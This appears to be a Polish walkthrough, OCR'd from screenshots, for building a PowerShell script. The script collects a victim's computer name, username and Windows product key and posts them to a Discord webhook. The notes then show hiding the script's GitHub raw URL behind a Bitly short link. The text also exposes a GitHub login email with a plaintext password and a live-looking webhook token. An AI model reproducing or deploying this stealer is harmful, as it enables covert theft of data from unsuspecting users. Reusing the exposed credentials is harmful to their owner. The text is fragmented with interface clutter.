

<https://github.com/login>



Email: bartkowiak.bartpol@gmail.com



Hasło: Bartkowiak@76











```
https://raw.githubusercontent.com/bartpol1234/Nazwa1234/main/NAZWA.ps1

# Definiowanie adresu URL webhooka
$webhookUrl = "https://discordapp.com/api/webhooks/1091723064909254728/e9X-IptLH3WlaBsuoJm8YG5xgKiazhin_k_e_yx3BXyCQniclaBA2RdRupGInYjIIgx"

# Pobieranie daty, nazwy komputera i nazwy użytkownika
$date = Get-Date -Format "dd.MM.yyyy HH:mm:ss"
$computerName = $env:COMPUTERNAME
$username = $env:USERNAME

# Pobieranie klucza produktu Windows 10
$key = (Get-WmiObject -query 'select * from SoftwareLicensingService').OA3xOriginalProductKey

# Tworzenie obiektu zawierającego informacje o licencji
$licenseObj = @{
    Date = $date
    ComputerName = $computerName
    UserName = $username
    License = $key
}


# Tworzenie obiektu zawierającego treść wiadomości Discorda
$messageObj = @{
    content = "Data: $($licenseObj.Date)`nNazwa komputera: $($licenseObj.ComputerName)`nNazwa użytkownika: $($licenseObj.UserName)`nLicencja: $($licenseObj.License)"
}



# Konwertowanie obiektów na format JSON
$jsonMessage = $messageObj | ConvertTo-Json

# Wysłanie żądania POST na adres URL webhooka
Invoke-WebRequest -Uri $webhookUrl -Method POST -Body $jsonMessage -ContentType "application/json"
```

Wejdź na stronę:

<https://bitly.com/>





https://raw.githubusercontent.com/... x Tworzenie folderu na pulpicie. x Bitly | Link Management x +

app.bitly.com/Bn41c95yHCM/bitlinks/40UeHr5/details

Search... Upgrade 2 ? B Bartek Bartkowiak

Create new

Links

Dashboard

Links

QR Codes NEW!

Link-in-bio

Campaigns

Custom links

Settings

Get custom links and a complimentary domain. Upgrade now

1 KW

☐ GitHub: Let's build from here - ...

bit.ly/40UeHr5

GitHub: Let's build from here - GitHub Edit ...

April 1, 2023 2:47 PM GMT+2 by Bartek Bartkowiak

bit.ly/40UeHr5 Copy ...

https://raw.githubusercontent.com/ Redirect

QR Code

Create QR Code

14:50 01.04.2023

https://raw.githubusercontent.com/... x Tworzenie folderu na pulpicie. x Bitly | Create Link x +

app.bitly.com/Bn41c95yHCM/create/

Search... Upgrade 2 ? B Bartek Bartkowiak

Create new

Dashboard

Links

QR Codes NEW!

Link-in-bio

Campaigns

Custom links

Settings

Get custom links and a complimentary domain. Upgrade now

Create new

Destination Hit ENTER to quick create

https://raw.githubusercontent.com/bartpol1234/Nazwa1234/main/NAZWA.ps1

Title (optional)

☐ Add UTMs to track web traffic in analytics tools

Ways to share

Short link

Domain bit.ly Custom back-half (optional)

bit.ly /


